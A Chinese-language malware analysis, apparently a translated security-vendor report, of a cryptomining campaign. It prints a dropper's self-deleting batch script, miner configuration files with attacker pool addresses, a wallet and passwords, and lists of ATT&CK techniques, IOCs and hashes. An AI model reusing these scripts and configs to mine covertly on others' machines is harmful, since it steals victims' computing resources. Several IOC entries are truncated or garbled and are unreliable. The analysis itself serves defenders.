

图14：Claymore's miner。



图15：使用其配置文件执行挖矿软件。

最后，恶意软件植入一个批处理文件到%temp%\~xxxxx.cMD ，以从 [WindowsFolder]{DE03ECBA-2A77-438C-8243-0AF592BDBB20}*.*中删除主植入程序。

```
:trump
if Exist "C:\Users\[redacted]\Desktop\ERDNT.LOC\ERDNT.LOC" (
 del /q /f "C:\Users\[redacted]\Desktop\ERDNT.LOC\\*.*"
 del /q /f "C:\Users\[redacted]\Desktop\ERDNT.LOC\ERDNT.LOC"
 if %errorlevel%==0 goto trump ) else ( del "%~f0" )
```

图16：删除dropper的批处理文件。

miner的配置文件如下。

```
"algo": "cryptonight",
"av": 0,
"background": true,
"colors": false,
"cpu-affinity": null,
"cpu-priority": 1,
"donate-level": 1,
"log-file": null,
"max-cpu-usage": 75,
"print-time": 58860,
"retries": 50,
"retry-pause": 20,
"safe": false,
"threads": 1,
"pools": [
    {
        "url": "5.149.254.170:2223",
        "user": "49YfyE1xWHG1vywX2xTV8XZzbzB1E2QHEF9GtzPhSPRdK5TEkxXGRxVdAq8LwbA2Pz7jNQ9gYBxeFPHcqiiqaGJM2QyW64C",
        "pass": "soft-net",
        "keepalive": true,
        "nicehash": false,
        "variant": -1
    }
],
"api": {
    "port": 0,
    "access-token": null,
    "worker-id": null
}
```


图17：Cryptonight的配置文件。

此配置文件包含：

- 矿池：5.149.254.170
- 用户名：49YfyE1xWHG1vywX2xTV8XZzbzB1E2QHEF9GtzPhSPRdK5TEkxXGRxVdAq8LwbA2Pz7jNQ9gYBxeFPHcqiiqaGJM2QyW64C
- 密码：soft-net

```
# The miner start work from this server
# When the server is fail, the miner will try to reconnect 3 times
# After three unsuccessful attempts, the miner will switch to the next server
# You can add up to 8 servers

# main server
[server]
server eu.zec.slushpool.com
port   4444
user   pavelcom.n1n
pass   zzz
```


图18：Claymore's Zcash miner配置文件。

此配置文件包含：

- 矿池：eu.zec.slushpool.com
- 用户名：pavelcom.nln
- 密码：zzz

网络犯罪分子会继续利用这种相对容易的途径来窃取资源，挖矿恶意软件也在不断演变。和勒索软件相比，在其他人的系统上挖矿投资更少，风险更小。并且收入不依赖于同

MITER ATT和CK技术

- 通过命令和控制通道进行渗透
- 命令行界面
- Hooking
- 来自本地系统的数据
- 文件和目录发现
- 查询注册表
- 系统信息发现

- 进程发现
- 系统时间发现
- 进程注入
- 数据加密
- 数据混淆
- 多层加密
- 文件删除

感染指标

IP地址

- 149.249.13:2224
- 149.254.170:2223
- 31.92.212

域名

- fee.xmrig.com
- fee.xmrig.com
- ru
- zec.slushpool.com

迈克菲检测

- DAT版本8986中的CoinMiner版本2; DAT版本3437中的第3版
- l DAT版本9001中的版本2; DAT版本3452中的第3版
- DAT版本8996中的RDN / Generic PUP.x版本2; DAT版本3447中的第3版
- DAT版本9011中的Trojan-FQBZ，Trojan-FQCB，Trojan-FQCR版本2; DAT版本3462中的版本3

哈希值（SHA-256）

- 5E14478931E31CF804E08A09E8DFFD091DB9ABD684926792DBEBEA9B827C9F37
- 2ED8448A833D5BBE72E667A4CB311A88F94143AA77C55FBDBD36EE235E2D9423
- F4ED5C03766905F8206AA3130C0CDEDEC24B36AF47C2CE212036D6F904569350
- 1BDFF1F068EB619803ECD65C4ACB2C742718B0EE2F462DF795208EA913F3353B
- D4003E6978BCFEF44FDA3CB13D618EC89BF93DEBB75C0440C3AC4C1ED2472742
- 06AD9DDC92869E989C1DF8E991B1BD18FB47BCEB8ECC9806756493BA3A1A17D6
- 615BFE5A8AE7E0862A03D183E661C40A1D3D447EDDABF164FC5E6D4D183796E0
- F31285AE705FF60007BF48AEFBC7AC75A3EA507C2E76B01BA5F478076FA5D1B3
- AA0DBF77D5AA985EEA52DDDA522544CA0169DCA4AB8FB5141ED2BDD2A5EC16CE

上一篇：高校运维赛 2018 Writeu... 下一篇：DarkGate:新型多功能恶意软件分析

1. 0 条回复
   - 动动手指，沙发就是你的了！